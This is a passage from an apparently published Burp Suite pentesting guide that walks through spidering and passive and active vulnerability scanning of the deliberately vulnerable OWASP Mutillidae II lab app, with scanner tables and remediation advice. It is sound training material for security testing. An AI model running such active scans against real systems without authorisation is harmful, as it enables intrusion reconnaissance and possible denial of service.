 CSS Other binary

Filter by status code

2xx [success]
 3xx [redirection]
 4xx [request error]
 5xx [server error]

Folders

Hide empty folders

Filter by search term

Regex
 Case sensitive Negative search

Filter by file extension

Show only: `asp,aspx,jsp,php`
 Hide: `js,gif,jpg,png,css`

Filter by annotation

Show only commented items
 Show only highlighted items


Show all **Hide all** **Revert changes**

7. You should now have a clean Site map. Right-click the `mutillidae` folder and select Spider this branch.


i If prompted to allow out-of-scope items, click Yes.

The screenshot shows the ZAP interface with the 'Site map' tab selected. In the main pane, there is a tree view of a website structure under the host `http://192.168.56.101`. One of the folders, `mutillidae`, is selected. A context menu is open over this folder, listing several options: 'Remove from scope', 'Spider this branch' (which is highlighted in blue), 'Actively scan this branch', 'Passively scan this branch', 'Engagement tools', and 'Compare site maps'. The menu bar at the top includes tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater, Site map (which is active), and Scope.

8. You should immediately see the Spider tab turn orange:




9. Go to the Spider | Control tab to see the number of requests, bytes transferred, and forms in queue:




Let Spider finish running.

10. Notice that Spider logged into the application using the credentials you provided in the Options tab. On Target | Site map, look for the /mutillidae/index.php/ folder structure:



11. Search for an envelope icon that contains password=admin&login=php-submit-button=Login&username=admin.



```
page=robots-txt.php  
page=secret-administrative-pages.php  
page=set-background-color.php  
page=show-log.php  
page=show-log.php&deleteLogs=deleteLogs&popUpNotificationCode=LFD1  
page=site-footer-xss-discussion.php  
page=source-viewer.php  
page=sqli-map-targets.php  
page=ssl-configuration.php  
page=styling-frame.php&page-to-frame=styling.php%3Fpage-title%3DStyling+with+Mut  
page=text-file-viewer.php  
page=upload-file.php  
page=usage-instructions.php  
page=user-agent-impersonation.php  
page=user-info-xpath.php  
page=user-info.php  
page=user-poll.php  
page=view-someones-blog.php  
page=view-user-privilege-level.php&iv=6bc24fc1ab650b25b4114e93a98f1eba  
  
password=admin&login-php-submit-button=Login&username=admin
```

This evidences the information Spider used the information you provided in the Spider | Options | Application Login section.

Scanning with Scanner



Scanner capabilities are only available in Burp Professional edition.

Burp Scanner is a tool that automates the search for weaknesses within the runtime version of an application. Scanner attempts to find security vulnerabilities based on the behavior of the application.

Scanner will identify indicators that may lead to the identification of a security vulnerability. Burp Scanner is extremely reliable, however, it is the responsibility of the pentester to validate any findings prior to reporting.

There are two scanning modes available in Burp Scanner:

- **Passive scanner:** Analyzes traffic passing through the proxy listener. This is why its so important to properly configure your target scope so that you aren't scanning more than is necessary.
- **Active scanner:** Sends numerous requests that are tweaked from their original form. These request modifications are designed to trigger behavior that may indicate the presence of vulnerabilities (<https://portswigger.net/kb/issues>). Active scanner is focused on input-based bugs that may be present on the client and server side of the application.

Scanning tasks should occur after spidering is complete. Previously, we learned how Spider continues to crawl as new content is discovered. Similarly, passive scanning continues to identify vulnerabilities as the application is crawled.

Under the Options tab, a tester has the following options: Issue activity, Scan queue, Live scanning, Issue definitions, and Options:

- **Issue Activity:** It displays all scanner findings in a tabular format; includes both passive and active scanner issues.:

#	Time	Action	Issue type	Host	Path	Insertion point	Severity
8	14:50:04 28 Aug 2018	Issue found	Frameable response (potential Clickjacking)	http://192.168.56.101	/mutilidae/		Information
9	14:50:04 28 Aug 2018	Issue found	Cookie without HttpOnly flag set	http://192.168.56.101	/mutilidae/		Low
10	14:50:04 28 Aug 2018	Issue found	Path-relative style sheet import	http://192.168.56.101	/mutilidae/		Information
11	14:50:04 28 Aug 2018	Issue found	HTML does not specify charset	http://192.168.56.101	/mutilidae/		Information
12	15:17:37 28 Aug 2018	Issue found	Frameable response (potential Clickjacking)	http://192.168.56.101	/mutilidae/index.php		Information
13	15:17:37 28 Aug 2018	Issue found	Cleartext submission of password	http://192.168.56.101	/mutilidae/index.php		High
14	15:17:37 28 Aug 2018	Issue found	Password field with autocomplete enabled	http://192.168.56.101	/mutilidae/index.php		Low
15	15:17:37 28 Aug 2018	Issue found	Path-relative style sheet import	http://192.168.56.101	/mutilidae/index.php		Information
16	15:17:37 28 Aug 2018	Issue found	Cross-domain Referer leakage	http://192.168.56.101	/mutilidae/index.php		Information

By selecting an issue in the table, the message details are displayed, including an advisory specific to the finding as well as message-editor details related to the request and response:

Issue activity Scan queue Live scanning Issue definitions Options

#	Time	Action	Issue type	Host	Path	Insertion point	Severity
8	14:50:04 28 Aug 2018	Issue found	Frameable response (potential Clickjacking)	http://192.168.56.101	/mutilidae/		Information

Advisory Request Response

i Frameable response (potential Clickjacking)

Issue: Frameable response (potential Clickjacking)
Severity: Information
Confidence: Firm
Host: http://192.168.56.101
Path: /mutilidae/

Issue description
If a page fails to set an appropriate X-Frame-Options or Content-Security-Policy HTTP header, it might be possible for a page controlled by an attacker to load it within an iframe. This may enable a clickjacking attack, in which the attacker's page overlays the target application's interface with a different interface provided by the attacker. By inducing victim users to perform actions such as mouse clicks and keystrokes, the attacker can cause them to unwittingly carry out actions within the application that is being targeted. This technique allows the attacker to circumvent defenses against cross-site request forgery, and may result in unauthorized actions.

Note that some applications attempt to prevent these attacks from within the HTML page itself, using "framebusting" code. However, this type of defense is normally ineffective and can usually be circumvented by a skilled attacker.

You should determine whether any functions accessible within frameable pages can be used by application users to perform any sensitive actions within the application.

Issue remediation
To effectively prevent framing attacks, the application should return a response header with the name **X-Frame-Options** and the value **DENY** to prevent framing altogether, or the value **SAMEORIGIN** to allow framing only by pages on the same origin as the response itself. Note that the **SAMEORIGIN** header can be partially bypassed if the application itself can be made to frame untrusted websites.

- **Scan queue:** Displays the status of active scanner running; provides a percentage of completion per number of threads running as well as number of requests sent, insertion points tested, start time, end time, targeted host, and URL attacked.

Scanner can be paused from the table by right-clicking and selecting Pause scanner; likewise, scanner can be resumed by right-clicking and selecting Resume Scanner. Items waiting in the scan queue can be cancelled as well:

Scanner									
#	Host	URL	Status	Issues	Requests	Errors	Insertion points	Start time	End time
1	http://192.168.56.101	/mutillidae/	0% complete	15	4	03:43:57 29 Aug 2018			
2	http://192.168.56.101	/mutillidae/	0% complete	15	9	03:43:57 29 Aug 2018			
3	http://192.168.56.101	/mutillidae/	0% complete	18	9	03:43:57 29 Aug 2018			
4	http://192.168.56.101	/mutillidae/documentation/mutillidae-installation-on-xam...	0% complete	13	8	03:43:57 29 Aug 2018			
5	http://192.168.56.101	/mutillidae/framer.html	11% complete	96	8	03:43:57 29 Aug 2018			
6	http://192.168.56.101	/mutillidae/includes/pop-up-help-context-generator.php	0% complete	1	22	9	03:43:57 29 Aug 2018		
7	http://192.168.56.101	/mutillidae/includes/pop-up-help-context-generator.php	0% complete	1	12	10	03:43:57 29 Aug 2018		
8	http://192.168.56.101	/mutillidae/includes/pop-up-help-context-generator.php	0% complete	2	13	10	03:43:57 29 Aug 2018		

- **Live Active Scanning:** It allows customization when active scanner will perform scanning activities:

Scanner									
#	Host	URL	Status	Issues	Requests	Errors	Insertion points	Start time	End time
1	http://192.168.56.101	/mutillidae/	0% complete	15	4	03:43:57 29 Aug 2018			
2	http://192.168.56.101	/mutillidae/	0% complete	15	9	03:43:57 29 Aug 2018			
3	http://192.168.56.101	/mutillidae/	0% complete	18	9	03:43:57 29 Aug 2018			
4	http://192.168.56.101	/mutillidae/documentation/mutillidae-installation-on-xam...	0% complete	13	8	03:43:57 29 Aug 2018			
5	http://192.168.56.101	/mutillidae/framer.html	11% complete	96	8	03:43:57 29 Aug 2018			
6	http://192.168.56.101	/mutillidae/includes/pop-up-help-context-generator.php	0% complete	1	22	9	03:43:57 29 Aug 2018		
7	http://192.168.56.101	/mutillidae/includes/pop-up-help-context-generator.php	0% complete	1	12	10	03:43:57 29 Aug 2018		
8	http://192.168.56.101	/mutillidae/includes/pop-up-help-context-generator.php	0% complete	2	13	10	03:43:57 29 Aug 2018		

Live Active Scanning

Automatically scan the following targets as you browse. Active scan checks send various malicious requests designed to identify common vulnerabilities. Use with caution.

Don't scan
 Use suite scope [defined in Target tab]
 Use custom scope

- **Live Passive Scanning:** It allows customization when passive scanner will perform scanning activities. By default, passive scanner is always on and scanning everything:

Live Passive Scanning

Automatically scan the following targets as you browse. Passive scan checks analyze your existing traffic for evidence of vulnerabilities, and do not send any new requests to the target.

Scan everything
 Use suite scope [defined in Target tab]
 Use custom scope

- **Issue definitions:** It displays definitions for all vulnerabilities known to Burp scanners (active and passive). The list can be expanded through extenders but, using Burp core, this is the exhaustive listing, which includes title, description text, remediation verbiage, references, and severity level:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Issue activity Scan queue Live scanning Issue definitions Options

Issue Definitions

This listing contains the definitions of all issues that can be detected by Burp Scanner.

Name	Typical severity	Type index
ASP.NET ViewState without MAC enabled	Low	0x00400600
ASP.NET debugging enabled	Medium	0x00100800
ASP.NET tracing enabled	High	0x00100280
Ajax request header manipulation (DOM-based)	Low	0x00500c00
Ajax request header manipulation (reflected DOM-based)	Low	0x00500c01
Ajax request header manipulation (stored DOM-based)	Low	0x00500c02
Base64-encoded data in parameter	Information	0x00700200
Browser cross-site scripting filter disabled	Information	0x00500980
CSS injection (reflected)	Medium	0x00501300
CSS injection (stored)	Medium	0x00501301
Cacheable HTTPS response	Information	0x00700100
Cleartext submission of password	High	0x00300100
Client-side HTTP parameter pollution (reflected)	Low	0x00501400
Client-side HTTP parameter pollution (stored)	Low	0x00501401
Client-side JSON injection (DOM-based)	Low	0x00200370
Client-side JSON injection (reflected DOM-based)	Low	0x00200371
Client-side SQL injection (DOM-based)	Low	0x00200372
Client-side SQL injection (reflected DOM-based)	High	0x00200330
Client-side SQL injection (stored DOM-based)	High	0x00200331
Client-side XPath injection (DOM-based)	High	0x00200332
Client-side XPath injection (reflected DOM-based)	Low	0x00200360
Client-side XPath injection (stored DOM-based)	Low	0x00200381
Client-side template injection	High	0x00200382
Content type incorrectly stated	Low	0x00800400
Content type is not specified	Information	0x00800500
Cookie manipulation (DOM-based)	Low	0x00500b00
Cookie manipulation (reflected DOM-based)	Low	0x00500b01

ASP.NET ViewState without MAC enabled

Description

The ViewState is a mechanism built in to the ASP.NET platform for persisting elements of the user interface and other data across successive requests. The data to be persisted is serialized by the server and transmitted via a hidden form field. When it is posted back to the server, the ViewState parameter is deserialized and the data is retrieved.

By default, the serialized value is signed by the server to prevent tampering by the user; however, this behavior can be disabled by setting the `Page.EnableViewStateMac` property to `false`. If this is done, then an attacker can modify the contents of the ViewState and cause arbitrary data to be deserialized and processed by the server. If the ViewState contains any items that are critical to the server's processing of the request, then this may result in a security exposure.

The contents of the serialized ViewState should be reviewed to determine whether it contains any critical items that can be manipulated to attack the application.

Remediation

There is no good reason to disable the default ASP.NET behavior in which the ViewState is signed to prevent tampering. To ensure that this occurs, you should set the `Page.EnableViewStateMac` property to `true` on any pages where the ViewState is not currently signed.

Vulnerability classifications

- [CWE-842_External Control of Critical State Data](#)

Typical severity

Low

- **Options:** Several sections are available, including Attack Insertion Points, Active Scanning Engine, Attack Scanning Optimization, and Static code analysis.
 - **Attack Insertion Points:** It allows customization for Burp insertion points; an insertion point is a placeholder for payloads within different locations of a request. This is similar to the Intruder payload marker concept discussed in [Chapter 2, Getting to Know the Burp Suite of Tools](#):

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Issue activity Scan queue Live scanning Issue definitions Options

Attack Insertion Points

Place attacks into the following locations within requests:

URL parameter values
 Body parameter values
 Cookie parameter values
 Parameter name
 HTTP headers
 Entire body (for relevant content types)
 AMF string parameters (use with caution)
 URL path filename
 URL path folders

Change parameter locations (causes many more scan requests):

URL to body URL to cookie
 Body to URL Body to cookie
 Cookie to URL Cookie to body

Nested insertion points are used when an insertion point's base value contains data in a recognized format (for example, XML data within a URL parameter):

Use nested insertion points

Maximum insertion points per base request:

Skip server-side injection tests for these parameters:

Add	Enabled	Parameter	Item	Match type	Expression
<input type="button" value="Add"/>	<input checked="" type="checkbox"/>	Cookie	Name	Matches regex	aspSessionId.*
<input type="button" value="Edit"/>	<input checked="" type="checkbox"/>	Cookie	Name	Is	asp.net_sessionid
<input type="button" value="Remove"/>	<input checked="" type="checkbox"/>	Body parameter	Name	Is	_eventtarget
	<input checked="" type="checkbox"/>	Body parameter	Name	Is	_eventargument
	<input checked="" type="checkbox"/>	Body parameter	Name	Is	_viewstate
	<input checked="" type="checkbox"/>	Body parameter	Name	Is	_eventvalidation
	<input checked="" type="checkbox"/>	Any parameter	Name	Is	jsessionid

Skip all tests for these parameters:

Add	Enabled	Parameter	Item	Match type	Expression
<input type="button" value="Add"/>	<input type="checkbox"/>				
<input type="button" value="Edit"/>	<input type="checkbox"/>				
<input type="button" value="Remove"/>	<input type="checkbox"/>				

Recommendations here include adding the URL-to-body, Body-to-URL, cookie-to-URL, URL-to-cookie, body-to-cookie, and cookie-to-body insertion points when performing an assessment. This allows Burp to fuzz almost, if not all, available parameters in any given request.

- **Active Scanning Engine:** It provides the ability to configure the number of threads (for example, Concurrent request limit)

scanner will run against the target application. This thread count, compounded with the permutations of insertion points, can create noise on the network and a possible DOS attack, depending upon the stability of the target application. Use caution and consider lowering the Concurrent request limit. The throttling of threads is available at this configuration section as well:

 **Active Scanning Engine**

 These settings control the engine used for making HTTP requests when doing active scanning.

Concurrent request limit:	<input type="text" value="10"/>
Number of retries on network failure:	<input type="text" value="3"/>
Pause before retry (milliseconds):	<input type="text" value="2000"/>
<input type="checkbox"/> Throttle between requests (milliseconds):	<input type="text" value="500"/>
<input type="checkbox"/> Add random variations to throttle	
<input checked="" type="checkbox"/> Follow redirections where necessary	


- **Attack Scanning Optimization:** It provides three settings for scan speed and scan accuracy.
 - Available Scan speed settings include Normal, Fast, and Thorough. Fast makes fewer requests and checks derivations of issues. Thorough makes more requests and checks for derivations of issues. Normal is the medium setting between the other two choices. The recommendation for Scan speed is Thorough.
 - Available Scan accuracy settings include Normal, Minimize false negatives, and Minimize false positives. Scan accuracy relates to the amount of evidence scanner requires before reporting an issue. The recommendation for Scan accuracy is Normal:

 **Active Scanning Optimization**

 These settings let you control the behavior of the active scanning logic to reflect the objectives of the scan and the nature of the target application. See the

Scan speed:	<input type="button" value="Normal"/>
Scan accuracy:	<input type="button" value="Normal"/>
<input checked="" type="checkbox"/> Use intelligent attack selection	

- **Static Code Analysis:** It provides the ability to perform static analysis of binary code. By default, this check is performed in active scanner:



- **Scan Issues:** It provides the ability to set which vulnerabilities are tested and for which scanner (that is, passive or active). By default, all vulnerability checks are enabled:

Scan Issues

These settings control which issues Burp will check for. You can select issues by scan type or individually. If you select individual issues, you can also select the detection methods that are used for some types of issues.

Select by scan type:

Passive

Light active

Medium active

Intrusive active

Static code analysis

Select individual issues:

Enabled	Name	Passive	Light	Medium	Intrusive	Static	Typical severity	Type index	Detection methods
<input checked="" type="checkbox"/>	Unidentified code injection				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	High	0x00101000	
<input checked="" type="checkbox"/>	Server-side template injection			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	High	0x00101080	
<input checked="" type="checkbox"/>	SSI injection			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	High	0x00101100	All methods enabled
<input checked="" type="checkbox"/>	Cross-site scripting (stored)		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	High	0x00200100	All methods enabled
<input checked="" type="checkbox"/>	HTTP response header injection		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	High	0x00200200	
<input checked="" type="checkbox"/>	Cross-site scripting (reflected)		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	High	0x00200300	All methods enabled
<input checked="" type="checkbox"/>	Client-side template injection		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	High	0x00200308	
<input checked="" type="checkbox"/>	Cross-site scripting (DOM-based)	<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	High	0x00200310	
<input checked="" type="checkbox"/>	Cross-site scripting (reflected DOM...)	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	High	0x00200311	
<input checked="" type="checkbox"/>	Cross-site scripting (stored DOM-b...)	<input checked="" type="checkbox"/>	High	0x00200312					
<input checked="" type="checkbox"/>	JavaScript injection (DOM-based)	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	High	0x00200320	
<input checked="" type="checkbox"/>	JavaScript injection (reflected DOM...)	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	High	0x00200321	
<input checked="" type="checkbox"/>	JavaScript injection (stored DOM-ba...)	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	High	0x00200322	
<input checked="" type="checkbox"/>	Path-relative style sheet import		<input checked="" type="checkbox"/>				Information	0x00200328	
<input checked="" type="checkbox"/>	Client-side SQL injection (DOM-bas...)	<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	High	0x00200330	
<input checked="" type="checkbox"/>	Client-side SQL injection (reflected ...)	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	High	0x00200331	
<input checked="" type="checkbox"/>	Client-side SQL injection (stored DO...)	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	High	0x00200332	

Getting ready


Using the OWASP Mutillidae II application found within the OWASP BWA VM, we will begin our scanning process and monitor our progress using the Scan queue tab.

How to do it...


Ensure Burp and OWASP BWA VM is running while Burp is configured in the Firefox browser used to view the OWASP BWA applications.

From the OWASP BWA landing page, click the link to the OWASP Mutillidae II application:


1. From the Target | Site map tab, right-click the `mutillidae` folder and select Passively scan this branch. The passive scanner will hunt for vulnerabilities, which will appear in the Issues window:



2. From the Target | Site map tab, right-click the `mutillidae` folder and select Actively scan this branch:



3. Upon initiating the active scanner, a pop-up dialog box appears prompting for removal of duplicate items, items without parameters, items with media response, or items of certain file types. This pop-up is the Active scanning wizard. For this recipe, use the default settings and click Next:



4. Verify all paths shown are desired for scanning. Any undesired file types or paths can be removed with the Remove button. Once complete, click OK:

The screenshot shows the 'Active scanning wizard' dialog box. At the top, there's a message: 'Review the items you have selected for scanning. Double-click items to view full details. You can remove individual items which you do not wish to scan, or go back to modify your general filters.' Below this is a table with columns: Host, Method, URL, Params, and Co. The table lists 32 items, all of which are GET requests to various URLs on 'http://192.168.56.101'. At the bottom of the table, there are 'Remove' and 'Revert' buttons. A note below the table says: 'Note: You have selected to remove items with media responses. Some of the above items do not yet have responses and so may be removed from the scan when their responses have been analyzed.' At the very bottom are 'Back' and 'OK' buttons.

Host	Method	URL	Params	Co
http://192.168.56.101	GET	/mutilidae/	0	0
http://192.168.56.101	GET	/mutilidae/?page=add-to-your-blog.php	1	0
http://192.168.56.101	GET	/mutilidae/documentation/mutilidae-installation-on-xam...	0	0
http://192.168.56.101	GET	/mutilidae/framer.html	0	0
http://192.168.56.101	GET	/mutilidae/includes/pop-up-help-context-generator.php	0	0
http://192.168.56.101	GET	/mutilidae/includes/pop-up-help-context-generator.php...	1	0
http://192.168.56.101	GET	/mutilidae/index.php	0	0
http://192.168.56.101	GET	/mutilidae/index.php?do=logout	1	0
http://192.168.56.101	GET	/mutilidae/index.php?do=toggle-bubble-hints&page=/o...	2	0

32 items Remove Revert

Note: You have selected to remove items with media responses. Some of the above items do not yet have responses and so may be removed from the scan when their responses have been analyzed.

Back OK

You may be prompted regarding the out-of-scope items. If so, click Yes to include those items. Scanner will begin.

5. Check the status of scanner by looking at the Scanner queue tab:

Scanner queue							
Issue activity		Scan queue	Live scanning	Issue definitions	Options		
#	Host	URL	Status	Issues	Requests	Errors	Insertion points
54	http://192.168.56.101	/mutilidae/webservices/soap/ws-hello-world.php	finished	7	567	9	
55	http://192.168.56.101	/mutilidae/	0% complete	38		4	
56	http://192.168.56.101	/mutilidae/	0% complete	38		9	
57	http://192.168.56.101	/mutilidae/	0% complete	38		9	
58	http://192.168.56.101	/mutilidae/documentation/mutilidae-installation-on-xam...	0% complete	21		8	
59	http://192.168.56.101	/mutilidae/framer.html	finished	3	487	8	
60	http://192.168.56.101	/mutilidae/includes/pop-up-help-context-generator.php	10% complete	1	77	9	
61	http://192.168.56.101	/mutilidae/includes/pop-up-help-context-generator.php	0% complete	1	45	10	
62	http://192.168.56.101	/mutilidae/includes/pop-up-help-context-generator.php	0% complete	1	16	10	
63	http://192.168.56.101	/mutilidae/index.php	waiting				

6. As scanner finds issues, they are displayed on the Target tab, in the Issues panel. This panel is only available in the Professional edition since it complements the scanner's functionality:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Site map Scope Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Contents

Host	Method	URL	Params	S
http://192.168.56.101	GET	/mutilidae/		2
http://192.168.56.101	GET	/mutilidae?page-show..._.	✓	2
